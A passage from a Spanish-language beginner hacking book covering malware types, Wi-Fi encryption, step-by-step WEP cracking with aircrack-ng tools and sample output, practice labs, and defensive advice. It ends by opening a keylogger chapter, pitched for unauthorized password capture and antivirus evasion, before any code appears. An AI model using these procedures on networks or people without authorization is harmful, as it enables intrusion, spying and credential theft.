La palabra **malware** es un acrónimo que describe el software malicioso. El término cubre muchos tipos diferentes de software que los piratas informáticos pueden implantar en una máquina objetivo para causar daños o tomar el control de todo o parte del objetivo. El malware es un problema generalizado y grave en Internet. Hay innumerables formas en que el malware puede comportarse una vez que se activa en una máquina host. Algunos están diseñados para propagarse a otras máquinas y otros permanecen de forma encubierta en una máquina host para recopilar información confidencial para el hacker, inmovilizar los recursos de la computadora o causar daños al sistema. A veces, el malware se coloca en una máquina para luego controlar esa máquina para usarla en ataques, como DDoS, en coordinación con otras máquinas que han sido tomadas en masa.

VIRUS Los

virus son el tipo de malware más antiguo y conocido. Al igual que sus homónimos biológicos, los virus están diseñados para propagarse de una máquina a otra, infectando a una gran cantidad de usuarios y, en ocasiones, a redes autónomas completas en el proceso. Estos dispositivos maliciosos son segmentos de código que se adhieren (al igual que los virus biológicos) a otros programas que tienen propósitos legítimos. Cuando el programa legítimo es activado por un usuario desprevenido, el código del virus se ejecuta y puede ejecutarse sin ser notado. Cuando se activa un virus, hace una copia de sí mismo e intenta adjuntarse a otros programas legítimos dentro del sistema o dominio al que tiene acceso. Esto permite que el virus se propague a través de un nodo individual y también a otros nodos en la red. Sin embargo, un hacker no suele escribir un virus para simplemente propagarse. Por lo general, el hacker tiene una tarea específica en mente para que el virus la complete cuando llegue a su destino.

Dado que está diseñado para permanecer oculto, un virus puede realizar cualquier cantidad de acciones en su máquina host. Puede recopilar información personal y financiera y utilizar de forma encubierta las propias capacidades de comunicación de la computadora para transmitir la información al hacker. Otros virus están diseñados para eliminar información o causar interrupciones en el funcionamiento o la comunicación de una computadora. Incluso se puede escribir un virus para causar daño físico a un sistema informático. Por ejemplo, un virus en particular que se propagó en la década de 1990 fue

diseñado para hacer que la armadura controlada por motor en el disco duro óptico del host se mueva rápidamente hacia adelante y hacia atrás hasta que el motor falle. Este tipo de virus puede causar un gran daño a la maquinaria controlada por computadora que tiene conectividad de red.

GUSANOS

Los **gusanos** son similares a los virus en que están diseñados para replicarse y propagarse a través de un sistema o red. Sin embargo, dado que los virus son parte de programas más grandes, el usuario debe descargarlos y su programa host debe iniciarse antes de que se pueda ejecutar el código malicioso. Por el contrario, un gusano es su propio programa autónomo. Los gusanos también se diferencian de los virus en que no requieren que el usuario abra otro programa para poder ejecutarse. Una vez que un gusano infecta una máquina, puede replicarse y luego propagarse a otro sistema a través de la red.

En lugar de causar daños u obtener acceso a los sistemas, el propósito de un gusano normalmente es consumir los recursos del sistema y de la red para ralentizar o detener el funcionamiento del sistema al ocupar la memoria y el ancho de banda de la red. Ocasionalmente, también se puede usar un gusano para recopilar información.

CUIDADO CON LOS “GEEKS” QUE LLEVAN

REGALOS Cuenta la leyenda que la épica guerra entre los aqueos (antiguos griegos) y los troyanos terminó cuando el astuto héroe Odiseo fabricó un gigantesco caballo de madera y lo dejó a las puertas de Troya como una aparente ofrenda a la ciudad. . Sin el conocimiento de los agradecidos troyanos, que llevaron el gran regalo a su ciudad y detrás de sus muros notoriamente seguros, había un contingente de soldados griegos escondidos dentro del vientre hueco del caballo. Los soldados emergieron esa noche al amparo de la oscuridad para abrir las puertas al resto del ejército aqueo, que entró y posteriormente saqueó la ciudad. Durante miles de años, sea cierta o no, esta historia ha servido como una advertencia, recordándonos que debemos estar atentos y que a veces las cosas que pueden parecer inofensivas o inocentes pueden llevarnos a la ruina. En la piratería informática, un **caballo de Troya** es una pieza de malware que parece ser un software legítimo o deseable. Incluso puede funcionar normalmente en cualquier propósito para el que el usuario lo descargó. El propósito típico de un caballo de Troya, a menudo llamado simplemente "Troyano", es dar a un hacker acceso remoto y control del sistema de destino. Cualquier malware que esté escrito para dar a un hacker

El control subrepticio sobre los procesos de la máquina de un usuario se conoce como ***rootkit***.

Los virus, gusanos y troyanos, así como las diversas cargas útiles que entregan a los sistemas de destino, requieren una buena habilidad de programación en su creación para tener éxito. Los profesionales de la seguridad informática, así como los productos antimalware, dedican un gran esfuerzo a frustrar estos programas maliciosos. Los piratas informáticos que trafican con malware perfeccionan constantemente sus habilidades y sus creaciones evolucionan en complejidad.

CAPÍTULO 7. HACKEO INALÁMBRICO La proliferación

de redes Wi-Fi fácilmente disponibles ha convertido a Wi-Fi en uno de los medios de red más comunes. Wi-Fi es en muchos sentidos superior a las redes tradicionales conectadas físicamente con cable de cobre. Además de la conveniencia de la conectividad y la flexibilidad de las configuraciones de red que las redes inalámbricas brindan a los usuarios, la falta de infraestructura física necesaria para completar la red hace que sea mucho más económica y fácil de implementar que Ethernet. Con esta conveniencia, sin embargo, vienen ciertas preocupaciones de seguridad que no están asociadas con las redes cableadas tradicionales. Con una red basada en cobre o fibra, se necesita una conexión física para que una nueva máquina se una a la red. Un pirata informático normalmente tendría dificultades para acceder al espacio físico de una red de destino y probablemente despertaría sospechas al intentar conectar su propio hardware al cableado de la red. Aunque el alcance de Wi-Fi es limitado, es omnidireccional y las señales de radiofrecuencia admitidas por el servidor y los distintos nodos de una red inalámbrica atraviesan paredes y otras barreras y pueden ser interceptadas por cualquier persona dentro del alcance. Esto le da al hacker mucha más libertad para realizar una intrusión en la red sin ser detectado.

HACEAR WI-FI

La mayoría de las redes Wi-Fi consisten en un enrutador inalámbrico, o un grupo de enrutadores inalámbricos, que están conectados a un módem que brinda acceso a Internet a una ubicación física. Los enrutadores transmiten y reciben señales de radio en canales específicos que transportan los paquetes TCP/IP apropiados hacia y desde otras máquinas y dispositivos que tienen una conectividad inalámbrica similar. Todos los nodos que se comunican en un momento dado en los canales asociados con el enrutador o los enrutadores que están conectados al módem en esa ubicación forman una red Wi-Fi. Por naturaleza, las redes Wi-Fi son muy dinámicas y fluidas. Especialmente en entornos comerciales, como cafeterías o edificios de oficinas que brindan acceso inalámbrico, el número y la naturaleza de los nodos en esa red en particular están en constante cambio. En estos entornos públicos, es fácil para un pirata informático ocultarse a plena vista e intentar entrometerse en cualquiera de los nodos de la red. Una vez que el pirata informático está en la red con éxito, puede escanear la red en busca de todas las máquinas conectadas y buscar vulnerabilidades. Muchas redes tienen subredes tanto inalámbricas como cableadas que están interconectadas. Cuando un pirata informático obtiene acceso a una red inalámbrica, es posible que pueda usar eso para aprovechar el acceso a todos los nodos en la parte cableada de la red. Esto hace que la piratería de Wi-Fi sea un objetivo muy popular para los piratas informáticos modernos.

PROTOCOLOS DE ENCRIPCIÓN DE WI-

FI Dado que las señales de Wi-Fi se transmiten al aire en lugar de estar confinadas dentro de los cables, es importante que la información contenida en las señales esté encriptada. De lo contrario, cualquiera podría recibir y ver pasivamente cualquier información que se envíe entre los nodos de la red. Los protocolos de encriptación usados en Wi-Fi necesariamente han evolucionado desde que las redes inalámbricas comenzaron a ganar popularidad. Además, a medida que la tecnología ha mejorado y ha dado como resultado un mayor ancho de banda y velocidades de datos, se puede transmitir una gran densidad de información desde una red inalámbrica en un período de tiempo muy corto, lo que hace que sea especialmente importante cifrarla y mantenerla fuera de las manos. de piratas informáticos maliciosos.

El protocolo de encriptación Wi-Fi más antiguo y más común es Privacidad equivalente por cable (WEP). El objetivo del estándar WEP, como su nombre lo indica, era dar a los usuarios de la red la misma cantidad de seguridad que tendrían en un

red conectada físicamente. Desafortunadamente, con el tiempo, WEP se ha convertido en el menos seguro de todos los protocolos de encriptación existentes y es fácilmente pirateado incluso por los piratas informáticos más inexpertos. De hecho, WEP es tan inseguro que muchos fabricantes de enrutadores Wi-Fi ya no brindan ese tipo de encriptación como una opción en su hardware. La mayoría de los profesionales de seguridad recomiendan que los propietarios de enrutadores no usen WEP cuando hay otras opciones disponibles. Las instrucciones paso a paso y los ejemplos de codificación para atacar redes Wi-Fi protegidas por WEP están disponibles de forma gratuita y fácil en Internet. Aunque el nivel de encriptación ha aumentado de 64 bits a 128 bits a 256 bits, las fallas subyacentes en WEP siguen siendo fáciles de explotar incluso por los piratas informáticos neófitos más inexpertos.

El mayor problema con WEP es que una contraseña se puede descifrar rápida y fácilmente simplemente mediante el "olfateo" pasivo (recepción y visualización de paquetes de red) del tráfico de red.

Un avance significativo del cifrado Wi-Fi WEP es el estándar de cifrado de acceso protegido Wi-Fi (WPA). Este nuevo protocolo solucionó muchos de los problemas de WEP, pero siguió siendo vulnerable a los ataques porque aún se basaba en algunos de los mismos algoritmos de cifrado subyacentes. Además, los enrutadores protegidos por WPA se implementaron con una función diseñada para que los usuarios domésticos puedan conectar nuevos dispositivos a su red de manera más conveniente. Esta función resultó ser una vulnerabilidad adicional en los sistemas que empleaban WPA.

No pasó mucho tiempo antes de que se necesitara una actualización de WPA para mantener las redes Wi-Fi más seguras. Un nuevo estándar de cifrado que se utiliza en otras aplicaciones seguras, el Estándar de cifrado avanzado (AES), se volvió obligatorio en el nuevo protocolo de cifrado Wi-Fi que se conoció como WPA-2. WPA-2 con cifrado AES se ha convertido en la configuración recomendada para los enrutadores inalámbricos en los que está disponible debido a su mejora significativa en la seguridad con respecto a los estándares anteriores. Descifrar WPA y WPA-2 requiere técnicas de piratería más intrusivas que el simple rastreo pasivo que se puede usar para atacar redes protegidas por WEP.

ATAQUES A WI-FI

Para llevar a cabo un ataque a Wi-Fi, un pirata informático necesita, como mínimo, una computadora (normalmente una computadora portátil) que pueda ejecutar scripts que se utilizan para descifrar la contraseña de Wi-Fi. También deben adquirir un adaptador Wi-Fi especial que se puede

comprado relativamente barato. Se puede encontrar una lista de adaptadores de Wi-Fi adecuados en los sitios web de recursos para piratas informáticos, pero en general, el adaptador debe tener una función conocida como "modo de monitor" para poder ejecutar un ataque de Wi-Fi. Es importante tener en cuenta que no todos los adaptadores Wi-Fi que se pueden encontrar en las tiendas minoristas de suministros informáticos tienen esta función, y la mayoría de los adaptadores internos para computadoras portátiles no son apropiados. En general, los piratas informáticos prefieren usar algún tipo de distribución de Linux, generalmente Kali, para realizar un ataque Wi-Fi porque la mayoría de las herramientas disponibles se escribieron para el sistema operativo Linux y vienen preinstaladas en Kali. También es posible con alguna configuración ejecutar Linux en una máquina virtual dentro de otro sistema operativo para montar un ataque exitoso. Aunque los ataques desde otros sistemas operativos son posibles, es mucho más fácil para el principiante realizarlos desde una distribución nativa de Linux o desde una máquina virtual. Se recomienda una distribución amigable con los piratas informáticos como Kali.

Los procedimientos detallados y los programas recomendados para realizar ataques Wi-Fi contra los distintos protocolos de encriptación cambian con el tiempo, aunque los principios generales son los mismos. Para el ataque más simple, que es contra el cifrado WEP, los pasos generales son los siguientes:

- 1) monitorear y ver todo el tráfico de Wi-Fi en el rango del adaptador mientras está en "modo de monitoreo" (establecido por un programa llamado **airmon-ng**) usando un programa llamado **airodump-ng**.

```

CH 5 ][ Elapsed: 2 min ][ 2010-05-03 22:03 ][ enabled AP selection

BSSID      PWR  Beacons  #Data, #/s  CH   MB   ENC  CIPHER AUTH ESSID
00:12:BF:1F:09:57 -61    451   19  0  6  54 ,  OPEN   Philips WiFi
00:13:BF:01:19:77 -64    394   0  0  6  54 ,  WEP   WEP   Philips WiFi
00:1F:9F:A2:E2:2A -72    398   5  0  1  54 ,  OPEN   SpeedTouchAC3DP
00:13:BF:01:06:18 -73    11   0  0  4  54 ,  OPEN   Philips WiFi

BSSID      STATION      PWR  Rate  Lost  Packets  Probes
(Inst associated) 00:10:DE:AB:4A:1F -73  0 ~ 1   0    4  Philips WiFi
00:13:BF:01:06:18 -73  0 ~ 1   0    4  Philips WiFi
00:12:BF:1F:09:57 -61  0 ~ 1   0    25
00:13:BF:01:06:18 -73  0 ~ 1   0    49

```

Tráfico Wi-Fi en vivo en varios enrutadores (aircrack-ng.org)

- 2) elija una red Wi-Fi de destino que utilice encriptación WEP y tome nota del nombre (ESSID) y la dirección de la red (BSSID en la forma XX:XX:XX:XX:XX:XX)

3) reinicie **airodump-ng** para comenzar a capturar el tráfico de red de la red específica a la que se dirige 4) espere a que se capture una cantidad suficiente de paquetes (esto puede llevar más tiempo en redes con menos tráfico) 5) use un programa llamado **aircrack- ng** para unir los paquetes de red capturados en una contraseña coherente

```

Home - PuTTY
Aircrack-NG 1.0

[00:00:18] Tested 1514 keys (got 30566 IVs)

KB  depth  byte(vote)
0  0/   9  1F(39600) 42(38400) 14(37376) 5C(37376) 9D(37376)
1  ?/   9  64(36608) 3E(36352) 34(36096) 46(36096) BA(36096)
2  0/   1  1F(46592) 62(38400) 81(37376) 79(36864) AD(36864)
3  0/   3  1F(40960) 15(38656) 7B(38400) BB(37888) 5C(37632)
4  0/   7  1F(39168) 23(38144) 97(37120) 59(36608) 13(36352)

KEY FOUND! [ 1F:1F:1F:1F:1F ]
Decrypted connectivity: 100%

```

Una clave Wi-Fi descifrada con éxito (aircrack-ng.org)

Si el tráfico de la red es demasiado lento para capturar una cantidad suficiente de paquetes para descifrar la contraseña en un período de tiempo razonable, algunos piratas optan por utilizar un programa llamado **aireplay-ng** para inyectar paquetes artificiales en la red y crear el tráfico necesario para descifrarla. mas rapido. Sin embargo, esta actividad requiere que la máquina del hacker transmita señales desde su adaptador Wi-Fi, haciéndola más visible.

El cifrado WPA no se puede descifrar de forma pasiva y requiere el paso adicional de inyección de paquetes. Descifrar WPA puede llevar más tiempo y es un procedimiento más invasivo, pero no es mucho más difícil que descifrar WEP. Los piratas informáticos suelen utilizar un programa llamado **reaver**, normalmente disponible en la distribución de Kali, para descifrar WPA. La piratería WPA-2 es un concepto mucho más avanzado para profesionales más experimentados. (Nota: las herramientas de software anteriores están preinstaladas en Kali Linux o se pueden descargar de www.aircrack-ng.org)

CAPÍTULO 8. TU PRIMER HACK

El hacker neófito ni siquiera debería pensar en intentar un ataque a un objetivo real como su primera incursión en la piratería. Existen suficientes herramientas y tecnologías de fácil obtención y con las que se pueden ensayar diversos métodos en un entorno virtual. Este tipo de práctica es esencial para el hacker y es más valiosa que toda la lectura y estudio que uno podría realizar. Para generar confianza y apreciar los matices y las trampas prácticas, el hacker principiante debe aspirar a realizar los ataques simples sugeridos en este capítulo. Los detalles de los ataques variarán y el lector debe investigar las instrucciones aplicables actualmente, pero los principios generales de configuración y ejecución deben ser bastante universales.

HACKEO DE SU PROPIO WI-FI

El propósito de este ataque de práctica es obtener con éxito la contraseña de una red Wi-Fi encriptada WEP. Para minimizar el riesgo, usted debe poseer o controlar la red y cualquier dispositivo conectado, o alguien que le haya dado permiso explícito para realizar pruebas de penetración.

Que necesitas:

- 1) Una computadora
- 2) Un adaptador de red inalámbrica que admita el "modo monitor"
- 3) Acceso a un router Wi-Fi con encriptación WEP (no es necesario tener acceso a internet)

- 4) La última versión de Kali Linux (instalada como sistema operativo principal o en una máquina virtual)

Configuración:

- 1) Asegúrese de que el enrutador esté configurado en WEP y asígnele una contraseña de su elección
- 2) Apague el adaptador Wi-Fi interno de su computadora portátil si tiene una
- 3) Conecte el adaptador de "modo monitor" a su máquina de ataque e instale los controladores necesarios
- 4) Asegúrese de que la computadora de ataque esté dentro del alcance inalámbrico del objetivo

la red

Procedimiento:

- 1) Siga los pasos de "Hackeo Wi-Fi" del Capítulo 7
- 2) Confirme que la contraseña descifrada coincide con la que configuró para la red
- 3) Repita el truco usando aireplay-ng para la inyección de paquetes y compare los tiempos de ejecución
- 4) Cambiar la longitud o complejidad de la contraseña y repetir el hack, comparando tiempos de ejecución

UNA EVALUACIÓN DE VULNERABILIDAD DE WINDOWS VIRTUAL Los sistemas operativos contienen múltiples vulnerabilidades de software que los piratas informáticos están listos y dispuestos a explotar. Cuando un pirata informático descubre una versión sin parches de un sistema operativo, hay una serie de vulnerabilidades comúnmente disponibles con las que obtener acceso. El primer paso para implementar esos exploits es analizar el sistema operativo en busca de las vulnerabilidades más evidentes. Kali Linux presenta herramientas instaladas de forma nativa que escanearán un sistema y proporcionarán una lista de vulnerabilidades. Este ejercicio requerirá dos máquinas virtuales ejecutándose dentro del mismo sistema (independientemente del sistema operativo host). También requerirá una imagen de instalación para una versión anterior, no compatible y sin parches de Microsoft Windows (Windows '95 o '98 son buenas opciones). Estas imágenes se pueden obtener en línea (usgcb.nist.gov) o de un CD viejo.

Que necesitas:

- 1) Una computadora con cualquier sistema operativo
- 2) software de virtualización
- 3) La última versión de Kali Linux
- 4) Una versión no compatible y sin parches de Microsoft Windows

Configuración:

- 1) Instale Kali Linux en una máquina virtual
- 2) Instale la distribución de Windows de destino en una máquina virtual (en el mismo sistema host que Kali)

Procedimiento:

1) Ejecute un escaneo de red desde la máquina virtual Kali usando un programa llamado **nmap** 2) Practique cambiando varias configuraciones en **nmap** para que las vulnerabilidades del sistema operativo sean detectadas y mostradas 3) ¡Tome nota de las vulnerabilidades de Windows enumeradas y comience a investigar exploits!

CAPÍTULO 9. SEGURIDAD DEFENSIVA Y ÉTICA DEL HACKER Mirar el mundo

a través de los ojos del hacker puede ser algo

aterrador. Cuando se dé cuenta de lo vulnerable que es su red doméstica, lo primero que querrá hacer es cambiar su encriptación Wi-Fi. Miras los correos electrónicos más de cerca y con un borde de sospecha. Sabiendo lo que sabe acerca de los ataques de secuencias de comandos, comienza a tener cuidado de no dejar demasiadas ventanas o pestanas del navegador abiertas simultáneamente. Comprender las herramientas y los motivos de los piratas informáticos maliciosos les da a las personas una nueva apreciación de la seguridad informática y de la información. Este conocimiento también debería dar al hacker principiante una pausa para reflexionar sobre las razones por las que están eligiendo aprender a hackear y comprender que el poder que pueden ganar eventualmente debe ir acompañado de un grado igual de responsabilidad. Este capítulo explora cómo las personas y las organizaciones pueden protegerse de algunos de los tipos de ataques más comunes y analiza algunos de los problemas éticos asociados con operar como un hacker de sombrero blanco o sombrero gris.

PROTEGIÉNDOTE _

Desde medidas simples como garantizar una contraseña segura hasta conceptos más avanzados como elegir los protocolos de encriptación adecuados e instalar software de red de protección, la seguridad informática es un proceso cotidiano para las personas que viven en nuestro mundo conectado. La mayoría de los aspectos de la seguridad cotidiana implican simplemente sentido común y vigilancia. Es útil entrar en una rutina regular para tareas periódicas como actualizar o cambiar contraseñas, garantizar las últimas versiones o parches para el software y los sistemas operativos instalados, y descargar las definiciones actuales de virus y malware. Para evitar convertirse en víctima de los ataques que está aprendiendo como hacker principiante, la seguridad debe convertirse en parte de su vida diaria y de su proceso de pensamiento.

PRÁCTICAS DE CONTRASEÑA Y CORREO

ELECTRÓNICO Los días de usar el nombre de su perro y los últimos cuatro dígitos de su número de Seguro Social como contraseña de correo electrónico han terminado. El uso de una contraseña configurada correctamente es una de las formas más fáciles para que las personas se protejan de algunos ataques muy simples de "fuerza bruta" en los inicios de sesión. Lo primero que hacen los piratas informáticos que adivinan contraseñas y el software automatizado para descifrar contraseñas es buscar nombres propios comunes, palabras que se encuentran comúnmente en un diccionario y secuencias simples de números. Un número sorprendente de personas continúa usando este tipo de contraseñas porque son mucho más fáciles de recordar. Es importante señalar que la práctica de reemplazar ciertas letras en palabras comunes con números o símbolos que tienen una apariencia similar (por ejemplo: p@55w0rd en lugar de contraseña), aunque es más segura que usar una palabra común en su forma original, ya no engaña a los piratas informáticos. La mayoría de los piratas informáticos se han dado cuenta de este truco y están utilizando secuencias de comandos que recorrerán los caracteres de reemplazo durante un ataque de fuerza bruta.

No es raro que una persona moderna tenga docenas de contraseñas para varias máquinas, cuentas de correo electrónico y sitios web. Es frustrante tener que realizar un seguimiento de tantas contraseñas diferentes y tener que restablecerlas cuando se olvidan. Sin embargo, la inconveniencia de la práctica adecuada de contraseñas es, en última instancia, preferible a ser víctima de un pirata informático malicioso. Las contraseñas más largas con suficiente complejidad y una combinación de letras, números y caracteres especiales al menos amplían la cantidad de tiempo que los piratas informáticos tienen para

gastar tratando de descifrar una contraseña. Una capa adicional de seguridad, por muy frustrante que sea, es no usar la misma contraseña para todas sus cuentas. Si un pirata informático de alguna manera puede descifrar con éxito una de sus contraseñas, tendrá acceso a todas sus otras cuentas si está reciclando constantemente la misma contraseña.

A veces se considera seguridad de contraseña aceptable escribir contraseñas, siempre que se almacenen de forma segura. Sin embargo, las personas que escriben contraseñas en notas adhesivas que se adjuntan a los monitores de sus computadoras solo están pidiendo que el próximo hacker "navegue por el hombro" para que se arrepientan de esa decisión. Además, cuanto más tiempo permanezca una contraseña, más probable es que se descifre, por lo que se recomienda cambiar las contraseñas de vez en cuando (no es necesario exagerar, en la mayoría de los casos cada pocos meses o incluso cada año es suficiente).

Muchos virus, troyanos y otros programas maliciosos se envían con frecuencia a una máquina de destino a través del correo electrónico, ya sea como archivos adjuntos directos o mediante enlaces a sitios web infectados. Es importante inspeccionar minuciosamente al remitente de un correo electrónico para asegurarse de que es quien dice ser. Los piratas informáticos a menudo usan direcciones de correo electrónico falsas que son muy similares en apariencia a las de los remitentes legítimos. Los usuarios deben buscar diferencias sutiles en el formato de un correo electrónico (por ejemplo, john@mybank.com vs. john@my-bank.com). A veces, los piratas informáticos avanzados pueden falsificar su dirección de correo electrónico de respuesta para que parezca idéntica a una dirección legítima, pero hay información en los encabezados de los correos electrónicos que indican malas intenciones.

Cualquier enlace proporcionado en un correo electrónico también debe verse con cierta sospecha. Debe asegurarse de que los enlaces sean de alguien en quien confíe y pregúntese si esa persona le habría enviado ese tipo de enlace. Un poco de sentido común recorrerá un largo camino. Antes de abrir cualquier archivo adjunto de correo electrónico, especialmente uno que sea un archivo ejecutable, se debe ejecutar un análisis de virus o malware en el correo electrónico.

SEGURIDAD DEL SOFTWARE INFORMÁTICO

En ocasiones, los profesionales de la seguridad informática discrepan sobre la eficacia del software antivirus. Algunos argumentan que el software costoso para la protección contra virus y malware puede ser una pérdida de dinero porque los piratas informáticos avanzados son expertos en eludir esas protecciones. Sin embargo, hay varios paquetes de software de seguridad informática gratuitos disponibles que protegerán los sistemas informáticos de

la mayoría de los usuarios domésticos contra la mayoría de los programas nefastos más básicos y predominantes, siempre que el software de seguridad se mantenga actualizado.

En cualquier caso, la mayor parte del software proporciona su propia seguridad a través de parches y actualizaciones. Por eso es muy importante que los usuarios actualicen manualmente su software y sistema operativo, o que permitan que esos programas se actualicen automáticamente. Esto es especialmente crítico para parchear vulnerabilidades en sistemas operativos y navegadores web. Microsoft Windows, Java y Adobe Flash suelen ser el objetivo de los piratas informáticos y deben mantenerse actualizados constantemente.

SEGURIDAD DE LA RED Y CIFRADO El protocolo de

cifrado de un enrutador Wi-Fi debe establecerse en el nivel más alto de cifrado disponible para su hardware en particular. También es una buena práctica configurar su enrutador para que no transmita públicamente el nombre de la red (aunque la mayoría de los piratas informáticos pueden sortear este truco fácilmente). La seguridad de la contraseña es especialmente importante en las redes Wi-Fi porque una contraseña lo suficientemente larga y compleja puede extender la cantidad de tiempo que le toma a un pirata informático descifrar su contraseña de red por una cantidad de tiempo significativa. En muchos casos, el uso de cifrado WPA-2 con una contraseña de longitud máxima y complejidad suficiente hará que sea tan difícil y lento para un hacker entrar en la red que simplemente pasará a otro objetivo menos seguro.

SEGURIDAD DE LAS APLICACIONES WEB

Las vulnerabilidades en las aplicaciones de sitios web, especialmente en SQL y otros lenguajes de secuencias de comandos que están presentes en el código web, son numerosas.

Los programadores de sitios web que brindan a los usuarios acceso a información y servicios deben instituir ciertas medidas de seguridad contra algunos de los ataques más comunes.

Muchos ataques de SQL injection se frustran fácilmente al **desinfectar** la entrada del usuario antes de que se adjunte a cualquier comando SQL. En otras palabras, antes de que la cadena que un usuario ingresó en una interfaz web se inserte como una variable en una instrucción SQL, una subrutina debe verificar la cadena en busca de contenido sospechoso. Este procedimiento también se puede utilizar para otros tipos de ataques de inyección, incluidos los scripts entre sitios y la falsificación de solicitudes entre sitios.

EL HACKER ÉTICO Debe

quedar claro que el hacking no es dominio exclusivo de ladrones, terroristas, saboteadores y adolescentes traviesos. El estudio y la práctica de la piratería son esenciales para comprender cómo protegerse mejor contra los piratas informáticos que tienen la intención de hacer daño. Aunque la piratería generalmente no es costosa, el conocimiento y las habilidades requeridas para la piratería no se adquieren fácilmente y requieren disciplina y dedicación para dominar. Esto hace que la comunidad de hackers, al menos en términos de éxito, sea un grupo bastante exclusivo. También les da a los piratas informáticos talentosos una ventaja sobre la población en general que aquellos con malas intenciones explotan fácilmente.

La ética personal y la brújula moral de los individuos tienden a filtrarse en cualquier actividad que emprenden. Sin embargo, la facilidad con la que algunas personas inteligentes pueden ejecutar ataques de piratería contra sus pares menos informados puede presentar una tentación tentadora para los ciudadanos respetuosos de la ley. El posible anonimato con el que se pueden lanzar algunos ataques solo aumenta esa tentación.

Además, puede ser fácil convencerse de que los objetivos finales de un ataque justifican cualquier medio subversivo. Esto es especialmente cierto en los casos en que los piratas informáticos o grupos de piratas informáticos tienen un propósito político o social. Depende de cada individuo determinar si sus actividades justifican el riesgo de arresto y castigo (incluido el encarcelamiento) y pensar si el valor que le dan a su propia seguridad y privacidad se extiende a los objetivos de sus ataques.

CREA TU PROPIO KEYLOGGER EN C++

Hoy en día, con la existencia de un programa llamado Keylogger, obtener acceso no autorizado a las contraseñas, cuentas e información confidencial de un usuario de computadora se ha vuelto tan fácil como caerse de un registro. No necesariamente necesita tener acceso físico a la computadora del usuario antes de poder monitorearla, a veces todo lo que se necesita es un solo clic en un enlace a su programa por parte del usuario.

Cualquier persona con conocimientos básicos de informática puede utilizar un Keylogger. Para cuando haya terminado con este capítulo, espero que pueda crear su propio registrador de teclas a través de pasos simples, bien explicados e ilustrados que he hecho para usted.

¿QUÉ ES UN KEYLOGGER?

Un keylogger, a veces llamado "registrador de pulsaciones de teclas" o "monitor del sistema", es un programa de computadora que monitorea y registra cada pulsación de tecla realizada por un usuario de computadora para obtener acceso no autorizado a contraseñas y otra información confidencial.

HACER SU PROPIO KEYLOGGER VS DESCARGAR UNO Por qué es mejor escribir su propio Keylogger en lugar de simplemente descargarlo de Internet es la razón de la detección de antivirus. Si escribe sus propios códigos personalizados para un registrador de teclas y se guarda el código fuente, las empresas que se especializan en crear antivirus no tendrán nada sobre su registrador de teclas y, por lo tanto, las posibilidades de descifrarlo serán considerablemente bajas.

Además, descargar un registrador de teclas de Internet es tremadamente peligroso, ya que no tiene idea de lo que podría estar incrustado en el programa. En otras palabras, es posible que tenga su propio sistema "supervisado".

REQUISITOS PARA HACER SU PROPIO KEYLOGGER En otros, para hacer su propio Keylogger, necesitará tener algunos paquetes listos para usar. Algunos de estos paquetes incluyen:

1. UNA MÁQUINA VIRTUAL

Cuando se escriben códigos y es necesario probarlos, no siempre es recomendable ejecutarlos directamente en su computadora. Esto se debe a que el código puede tener una naturaleza destructiva y ejecutarlos podría dañar su sistema. Es en los casos de pruebas de programas escritos que la utilización de una Máquina Virtual viene bien.

Una máquina virtual es un programa que tiene un entorno similar al que tiene su sistema informático, donde los programas que pueden ser destructivos pueden probarse sin causarle el menor daño, en caso de que sea destructivo.

Tendrá razón si dice: todo lo que sucede dentro de una máquina virtual permanece dentro de una máquina virtual. Una máquina virtual se puede descargar fácilmente.

2. SISTEMA OPERATIVO WINDOWS El

registrar de teclas que haremos será uno que solo pueda infectar una PC con Windows. Elegimos hacer un registrador de teclas de este tipo porque la mayoría de los usuarios de escritorio utilizan una plataforma de Windows. Sin embargo, además de eso, hacer un registrador de teclas que pueda infectar un sistema Windows es mucho más fácil que hacer uno que funcione en una PC Mac. Por eso, comenzamos con las obras fáciles y luego podemos avanzar a las más complejas en mis próximos libros.

3. IDE: ENTORNO DE DESARROLLO INTEGRADO Un IDE es un paquete de software que consolida las herramientas básicas que los desarrolladores necesitan para escribir y probar software.

Por lo general, un IDE contiene un editor de código, un depurador y un compilador al que accede el desarrollador a través de una sola interfaz gráfica (GUI). Utilizaremos un IDE llamado "eclipse" para este proyecto.

4. COMPILADOR

Un compilador es un programa especial que procesa declaraciones escritas en un lenguaje de computadora particular y las convierte a lenguaje de máquina o "código".

que un procesador de computadora puede entender.

Antes de comenzar a escribir nuestro Keylogger, necesitaremos configurar nuestro entorno y también aprender algunas cosas básicas sobre C++. C ++ porque la mayoría de los códigos para Windows están escritos en él y nuestro Keylogger está destinado a Windows.

Definitivamente desea que su Keylogger tenga la capacidad de ejecutarse universalmente en todos los sistemas que utilizan el sistema operativo Windows.

Para que lo sepas de antemano, C++ no es el siguiente lenguaje de programación más fácil de aprender debido a la naturaleza de su sintaxis. No obstante, no te rindas ya, comenzaremos con las cosas simples y avanzaremos gradualmente hacia las más avanzadas, con un enfoque integral paso a paso.


También le aconsejo que utilice materiales externos en C++ para ampliar su conocimiento sobre las áreas que tocaremos durante la causa de este proyecto, ya que esto mejorará su productividad.

Con suerte, al final de este capítulo podrá crear su propio Registrador de teclas y también modificarlo para adaptarlo a sus propósitos.

